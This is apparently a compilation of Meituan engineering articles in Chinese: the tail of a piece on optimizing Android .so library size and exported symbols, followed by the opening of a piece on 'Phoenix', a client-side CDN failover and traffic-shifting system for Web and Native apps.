业务对 so 进行优化之后，需要查看最终的 so 文件中保留了哪些导出符号，验证优

化效果是否符合预期。在 Mac 和 Linux 下均可使用下述命令查看 so 保留了哪些导出符号：

```
nm -D --defined-only xxx.so
```

例如：

```
➜  ~ nm -D --defined-only libexample.so
00000658 T JNI_OnLoad
00000668 T Java_com_example_MainActivity_stringFromJNI
```

图 5　nm 命令查看 so 文件的导出符号

可以看出，libexample.so 的导出符号有两个：`JNI_OnLoad` 和 `Java_com_example_MainActivity_stringFromJNI`。

**解析崩溃堆栈**

本文的优化方案会移除非必要导出的动态符号，那 so 如果发生崩溃的话是不是就无法解析崩溃堆栈了呢？答案是完全不会影响崩溃堆栈的解析结果。

“so 可优化内容分析”一节已经提过，使用带调试信息和符号表的 so 解析线上崩溃，是分析 so 崩溃的标准方式（这也是 Google 解析 so 崩溃的方式）。本文的优化方案并未修改调试信息和符号表，所以可以使用带调试信息和符号表的 so 对崩溃堆栈进行完整的还原，解析出崩溃堆栈每个栈帧对应的源码文件、行号和函数名等信息。业务编译出 release 版的 so 后将相应的带调试信息和符号表的 so 上传到 crash 平台即可。

## 6. 方案收益

优化 so 对安装包体积和安装后占用的本地存储空间有直接收益，收益大小取决于原 so 冗余代码数量和导出符号数量等具体情况，下面是部分 so 优化前后占用安装包体积的对比：

| so | 优化前大小 | 优化后大小 | 优化百分比 |
|---|---|---|---|
| A 库 | 4.49 MB | 3.28 MB | 27.02% |
| B 库 | 995.82 KB | 728.38 KB | 26.86% |
| C 库 | 312.05 KB | 153.81 KB | 50.71% |
| D 库 | 505.57 KB | 321.75 KB | 36.36% |
| E 库 | 309.89 KB | 157.08 KB | 49.31% |
| F 库 | 88.59 KB | 62.93 KB | 28.97% |

下面是上述 so 优化前后占用本地存储空间的对比：

| so | 优化前大小 | 优化后大小 | 优化百分比 |
|---|---|---|---|
| A 库 | 10.67 MB | 7.04 MB | 34.05% |
| B 库 | 2.35 MB | 1.61 MB | 31.46% |
| C 库 | 898.14 KB | 386.31 KB | 56.99% |
| D 库 | 1.30 MB | 771.47 KB | 41.88% |
| E 库 | 890.13 KB | 398.30 KB | 55.25% |
| F 库 | 230.30 KB | 146.06 KB | 36.58% |

## 7. 总结与后续计划

对 so 体积进行优化不仅能够减小安装包体积，而且能获得以下收益：

- 删除了大量的非必要导出符号从而提升了 so 的安全性。
- 因为 `.data` `.bss` `.text` 等运行时占用内存的 section 减小了，所以也能减小应用运行时的内存占用。
- 如果优化过程中减少了 so 对外依赖的符号，还可以加快 so 的加载速度。

我们对后续工作做了如下的规划：

- 提升编译速度。因为使用 LTO、gc sections 等会增加编译耗时，计划调研 ThinLTO 等方案对编译速度进行优化。
- 详细展示保留各个函数 / 数据的原因。
- 进一步完善平台优化 so 的能力。

# 8. 参考资料


- https://www.cs.cmu.edu/afs/cs/academic/class/15213-f00/docs/elf.pdf
- https://llvm.org/docs/LinkTimeOptimization.html
- https://gcc.gnu.org/onlinedocs/gccint/LTO-Overview.html
- https://sourceware.org/binutils/docs/ld/VERSION.html
- https://clang.llvm.org/docs
- https://gcc.gnu.org/onlinedocs/gcc


# 9. 本文作者

洪凯、常强，来自美团平台 /App 技术部。

# 从 0 到 1：美团端侧 CDN 容灾解决方案

作者：魏磊　心澎　陈彤

## 1. 前言

作为业务研发，你是否遇到过因为 CDN 问题导致的业务图片加载失败，页面打开缓慢，页面布局错乱或者页面白屏？你是否又遇到过某些区域 CDN 域名异常导致业务停摆，客诉不断，此时的你一脸茫然，不知所措？作为 CDN 运维，你是否常常被业务方反馈的各种 CDN 问题搞得焦头烂额，一边顶着各种催促和压力寻求解决方案，一边抱怨着服务商的不靠谱？今天，我们主要介绍一下美团外卖技术团队端侧 CDN 的容灾方案，经过实践，我们发现该产品能有效减少运维及业务开发同学的焦虑，希望我们的这些经验也能够帮助到更多的技术团队。

## 2. 背景

CDN 因能够有效解决因分布、带宽、服务器性能带来的网络访问延迟等问题，已经成为互联网不可或缺的一部分，也是前端业务严重依赖的服务之一。在实际业务生产中，我们通常会将大量的静态资源如 JS 脚本、CSS 资源、图片、视频、音频等托管至 CDN 服务，以享受其边缘节点缓存对静态资源的加速。但是在享用 CDN 服务带来更好体验的同时，也经常会被 CDN 故障所影响。比如因 CDN 边缘节点异常，CDN 域名封禁等导致页面白屏、排版错乱、图片加载失败。

每一次的 CDN 故障，业务方往往束手无策，只能寄希望于 CDN 团队。而 CDN 的监控与问题排查，对 SRE 也是巨大的难题和挑战。一方面，由于 CDN 节点的分布广泛，边缘节点的监控就异常困难。另一方面，各业务汇聚得到的 CDN 监控大盘，极大程度上隐匿了细节。小流量业务、定点区域的 CDN 异常往往会被淹没。SRE 团队也做了很多努力，设计了多种方案来降低 CDN 异常对业务的影响，也取得了一定的效果，但始终有几个问题无法很好解决：

- **时效性**：当 CDN 出现问题时，SRE 会手动进行 CDN 切换，因为需要人为操作，响应时长就很难保证。另外，切换后故障恢复时间也无法准确保障。
- **有效性**：切换至备份 CDN 后，备份 CDN 的可用性无法验证，另外因为 Local DNS 缓存，无法解决域名劫持和跨网访问等问题。
- **精准性**：CDN 的切换都是大范围的变更，无法针对某一区域或者某一项目单独进行。
- **风险性**：切换至备份 CDN 之后可能会导致回源，流量剧增拖垮源站，从而引发更大的风险。

当前，美团外卖业务每天服务上亿人次，即使再小的问题在巨大的流量面前，也会被放大成大问题。外卖的动态化架构，70% 的业务资源都依赖于 CDN，所以 CDN 的可用性严重影响着外卖业务。如何更有效的进行 CDN 容灾，降低 CDN 异常对业务的影响，是我们不断思考的问题。

既然以上问题 SRE 侧无法完美地解决，端侧是不是可以进行一些尝试呢？比如将 CDN 容灾前置到终端侧。不死鸟（Phoenix）就是在这样的设想下，通过前端能力建设，不断实践和完善的一套端侧 CDN 容灾方案。该方案不仅能够有效降低 CDN 异常对业务的影响，还能提高 CDN 资源加载成功率，现已服务整个美团多个业务和 App。

# 3. 目标与场景

## 3.1 核心目标

为降低 CDN 异常对业务的影响，提高业务可用性，同时降低 SRE 同学在 CDN 运维方面的压力，在方案设计之初，我们确定了以下目标：

- **端侧 CDN 域名自动切换**：在 CDN 异常时，端侧第一时间感知并自动切换 CDN 域名进行加载重试，减少对人为操作的依赖。
- **CDN 域名隔离**：CDN 域名与服务厂商在区域维度实现服务隔离且服务等效，

保证 CDN 切换重试的有效性。

- **更精准有效的 CDN 监控**：建设更细粒度的 CDN 监控，能够按照项目维度实时监控 CDN 可用性，解决 SRE CDN 监控粒度不足，告警滞后等问题。并根据容灾监控对 CDN 容灾策略实施动态调整，减少 SRE 切换 CDN 的频率。
- **域名持续热备**：保证每个 CDN 域名的持续预热，避免流量切换时导致回源。

### 3.2 适用场景

适用所有依赖 CDN ，希望降低 CDN 异常对业务影响的端侧场景，包括 Web、SSR Web、Native 等技术场景。

## 4. Phoenix 方案

一直以来，CDN 的稳定性是由 SRE 来保障，容灾措施也一直在 SRE 侧进行，但仅仅依靠链路层面上的保障，很难处理局部问题和实现快速止损。用户终端作为业务的最终投放载体，对资源加载有着天然的独立性和敏感性。如果将 CDN 容灾前置到终端侧，无论从时效性，精准性，都是 SRE 侧无法比拟的。在端侧进行容灾，就需要感知 CDN 的可用性，然后实现端侧自动切换的能力。我们调研整个前端领域，并未发现业内在端侧 CDN 容灾方面有所实践和输出，所以整个方案的实现是从无到有的一个过程。

## 4.1 总体设计





图 1

Phoenix 端侧 CDN 容灾方案主要由五部分组成：

- **端侧容灾 SDK**：负责端侧资源加载感知，CDN 切换重试，监控上报。
- **动态计算服务**：根据端侧 SDK 上报数据，对多组等效域名按照城市、项目、时段等维度定时轮询计算域名可用性，动态调整流量至最优 CDN。同时也是对 CDN 可用性的日常巡检。
- **容灾监控平台**：从项目维度和大盘维度提供 CDN 可用性监控和告警，为问题排查提供详细信息。
- **CDN 服务**：提供完善的 CDN 链路服务，在架构上实现域名隔离，并为业务方提供等效域名服务，保证端侧容灾的有效性。等效域名，就是能够通过相同路径访问到同一资源的域名，比如：cdn1.meituan.net/src/js/test.js 和 cdn2.meituan.net/src/js/test.js 能够返回相同内容，则 cdn1.meituan.net 和 cdn2.meituan.net 互为等效域名。
- **容灾配置平台**：对项目容灾域名进行配置管理，监控上报策略管理，并提供 CDN 流量人工干预等措施。

## 4.2 容灾流程设计

为保证各个端侧容灾效果和监控指标的一致性，我们设计了统一的容灾流程，整体流程如下：





图 2

## 4.3 实现原理

### 4.3.1 端侧容灾 SDK

#### Web 端实现

Web 端的 CDN 资源主要是 JS、CSS 和图片，所以我们的容灾目标也聚焦于这些。

在 Web 侧的容灾，我们主要实现了对静态资源，异步资源和图片资源的容灾。

**实现思路**

要实现资源的容灾，最主要的问题是感知资源加载结果。通常我们是在资源标签上面添加错误回调来捕获，图片容灾可以这样实现，但这并不适合 JS，因为它有严格的执行顺序。为了解决这一问题，我们将传统的标签加载资源的方式，换成 **XHR** 来实现。通过 **Webpack** 在工程构建阶段把同步资源进行抽离，然后通过 **Phoenix-Loader** 来加载资源。这样就能通过网络请求返回的状态码，来感知资源加载结果。

在方案的实现上，我们将 SDK 设计成了 Webpack Plugin，主要基于以下四点考虑：

1. **通用性**：美团前端技术栈相对较多，要保证容灾 SDK 能够覆盖大部分的技术框架。
2. **易用性**：过高的接入成本会增加开发人员的工作量，不能做到对业务的有效覆盖，方案价值也就无从谈起。
3. **稳定性**：方案要保持稳定可靠，不受 CDN 可用性干扰。
4. **侵入性**：不能侵入到正常业务，要做到即插即用，保证业务的稳定性。

通过调研发现，前端有 70% 的工程构建都离不开 Webpack，而 Webpack Plugin 独立配置，即插即用的特性，是实现方案的最好选择。整体方案设计如下：





图 3

当然，很多团队在做性能优化时，会采取代码分割，按需引入的方式。这部分资源在同步资源生成的过程中无法感知，但这部分资源的加载结果，也关系到业务的可用性。在对异步资源的容灾方面，我们主要是通过对 Webpack 的异步资源处理方式进行重写，使用 **Phoenix Loader** 接管资源加载，从而实现异步资源的容灾。整体分析过程如下图所示：





图 4

CSS 资源的处理与 JS 有所差别，但原理相似，只需要重写 **mini-css-extract-plugin** 的异步加载实现即可。

Web 端方案资源加载示意：

| index.html | 200 | docu... | Other | 6.8 KB | 607 ms |
| --- | --- | --- | --- | --- | --- |
| roo-mobile@0.1.... | 200 | styles... | index.html | 1.3 KB | 570 ms |
| knb.js | 200 | script | index.html | 11.5 KB | 991 ms |
| analytics.js | 200 | script | index.html | 24.2 KB | 1.30 s |
| owl_1.8.11.js | 200 | script | index.html | 15.4 KB | 1.13 s |
| logan_1.12.8.js | 200 | script | index.html | 12.4 KB | 1.07 s |
| vendor.bd234fde... | 200 | xhr | index.html:1 | 2.5 KB | 684 ms |
| index.0299968ff... | 200 | xhr | index.html:1 | 3.7 KB | 762 ms |
| runtime.18f3033... | 200 | xhr | index.html:1 | 1.9 KB | 693 ms |
| react.6cbcc93ce... | 200 | xhr | index.html:1 | 52.0 KB | 1.59 s |
| vendor.6b00daf0... | 200 | xhr | index.html:1 | 84.1 KB | 1.81 s |
| index.9004fc011... | 200 | xhr | index.html:1 | 9.7 KB | 1.00 s |
| backend.js | 200 | script | injectGlobal... | 149 KB | 4 ms |
| warden.min.js | 200 | script | index.html:1 | 4.4 KB | 659 ms |
| pv?v=1&sdk=1.8... | 200 | xhr | owl_1.8.11.js:1 | 257 B | 580 ms |
| envchecker.bded... | 200 | script | logan_1.12.8... | 5.3 KB | 631 ms |
| wrs_env.js | 200 | script | content.js:74 | 825 B | 19 ms |

59 / 60 requests | 693 KB / 693 KB transferred | 1.2 MB / 1.2 MB resources | Finish: 6.35 s | DOMContentLoaded: 1.87 s

图 5

### 容灾效果





图 6　容灾大盘





图 7　容灾案例

### Native 端容灾

客户端的 CDN 资源主要是图片，音视频以及各种动态化方案的 bundle 资源。Native 端的容灾建设也主要围绕上述资源展开。

### 实现思路

重新请求是 Native 端 CDN 容灾方案的基本原理，根据互备 CDN 域名，由 Native 容灾基建容灾域名重新进行请求资源，整个过程发生在原始请求失败后。Native 容灾基建不会在原始请求过程中进行任何操作，避免对原始请求产生影响。原始请求失

败后，Native 容灾基建代理处理失败返回，业务方仍处于等待结果状态，重请新求结束后向业务方返回最终结果。整个过程中从业务方角度来看仍只发出一次请求，收到一次结果，从而达到业务方不感知的目的。为将重新请求效率提升至最佳，必须尽可能的保证重新请求次数趋向于最小。

调研业务的关注点和技术层面使用的网络框架，结合 Phoenix 容灾方案的基本流程，在方案设计方面，我们主要考虑以下几点：

- **便捷性**：接入的便捷性是 SDK 设计时首先考虑的内容，即业务方可以用最简单的方式接入，实现资源容灾，同时也可以简单无残留拆除 SDK。
- **兼容性**：Android 侧的特殊性在于多样的网络框架，集团内包括 Retrofit 框架，okHttp 框架，okHttp3 框架及已经很少使用的 URLConnection 框架。提供的 SDK 应当与各种网络框架兼容，同时业务方在即使变更网络框架也能够以最小的成本实现容灾功能。而 iOS 侧则考虑复用一个 NSURLProtocol 去实现对请求的拦截，降低代码的冗余度，同时实现对初始化项进行统一适配。
- **扩展性**：需要在基础功能之上提供可选的高级配置来满足特殊需求，包括监控方面也要提供特殊的监控数据上报能力。

基于以上设计要点，我们将 Phoenix 划分为以下结构图，图中将整体的容灾 SDK 拆分为两部分 Phoenix-Adaptor 部分与 Phoenix-Base 部分。





图 8

## Phoenix-Base

Phoenix-Base 是整个 Phoenix 容灾的核心部分，其包括容灾数据缓存，域名更换组件，容灾请求执行器（区别于原始请求执行器），监控器四个对外不可见的内部功能模块，并包含外部接入模块，提供外部接入功能。

- **容灾数据缓存**：定期获取及更新容灾数据，其产生的数据只会被域名更换组件使用。
- **域名更换组件**：连接容灾数据缓存，容灾请求执行器，监控器的中心节点，负责匹配原始失败 Host，过滤错误码，并向容灾请求执行器提供容灾域名，向监控器提供整个容灾过程的详细数据副本。
- **容灾执行器**：容灾请求的真正请求者，目前采用内部 OkHttp3Client，业务方也可以自主切换至自身的执行器。

- **监控器**：分发容灾过程的详细数据，内置数据大盘的上报，若有外部自定义的监控器，也会向自定义监控器分发数据。

### Phoenix-Adaptor

Phoenix-Adaptor 是 Phoenix 容灾的扩展适配部分，用于兼容各种网络框架。

- **绑定器**：生成适合各个网络框架的拦截器并绑定至原始请求执行者。
- **解析器**：将网络框架的 Request 转换为 Phoenix 内部执行器的 Request，并将 Phoenix 内部执行器的 Response 解析为外部网络框架 Response，以此达到适配目的。

### 容灾效果

#### ① 业务成功率

以外卖图片业务为例，Android 业务成功率对比（同版本 7512，2021.01.17 未开启 Phoenix 容灾，2021.01.19 晚开启 Phoenix 容灾）。

图 9

iOS 业务成功率对比（同版本 7511，2021.01.17 未开启 Phoenix 容灾，2021.01.19 晚开启 Phoenix 容灾）。

图 10

### ② 风险应对

以外卖与美团图片做为对比， 在 CDN 服务出现异常时，接入 Phoenix 的外卖 App 和未接入的美团 App 在图片成功率方面的对比。





图 11

## 4.3.2 动态计算服务

端侧的域名重试，会在某一域名加载资源失败后，根据容灾列表依次进行重试，直至成功或者失败。如下图所示：

图 12

如果域名 A 大范围异常，端侧依然会首先进行域名 A 的重试加载，这样就导致不必要的重试成本。如何让资源的首次加载更加稳定有效，如何为不同业务和地区动态提供最优的 CDN 域名列表，这就是动态计算服务的要解决的问题。

**计算原理**

动态计算服务通过域名池和项目的 Appkey 进行关联，按照不同省份、不同地级市、不同项目、不同资源等维度进行策略管理。通过获取 5 分钟内对应项目上报的资源加载结果进行**定时轮询计算**，对域名池中的域名按照地区（城市 && 省份）的可用性监控。计算服务会根据域名可用性动态调整域名顺序并对结果进行输出。下图是一次完整的计算过程：





图 13

假设有 A、B、C 三个域名，成功率分别是 99%、98%、97.8%，流量占比分别是 90%、6%、4%。基于转移基准，进行流量转移，比如，A 和 B 成功率差值是 1，B 需要把自己 1/2 的流量转移给 A，同时 A 和 C 的成功率差值大于 1，C 也需要把自己 1/2 的流量转移给 A，同时 B 和 C 的差值是 0.2，所以 C 还需要把自己 1/4 的流量转移给 B。最终，经过计算，A 的流量占比是 95%，B 是 3.5%，C 是 1.5%。最

后，经过排序和随机计算后将最终结果输出。

因为 A 的占比最大，所以 A 优先被选择；通过随机，B 和 C 也会有一定的流量；基于转移基准，可以实现流量的平稳切换。

### 异常唤起

当某个 CDN 无法正常访问的时候，该 CDN 访问流量会由计算过程切换至等效的 CDN B。如果 SRE 发现切换过慢可以进行手动干预分配流量。当少量的 A 域名成功率上升后，会重复计算过程将 A 的流量加大。直至恢复初始态。





图 14

### 服务效果

动态计算服务使得资源的首次加载成功率由原来的 **99.7% 提升至 99.9%**。下图为接入动态计算后资源加载成功率与未接入加载成功率对比。

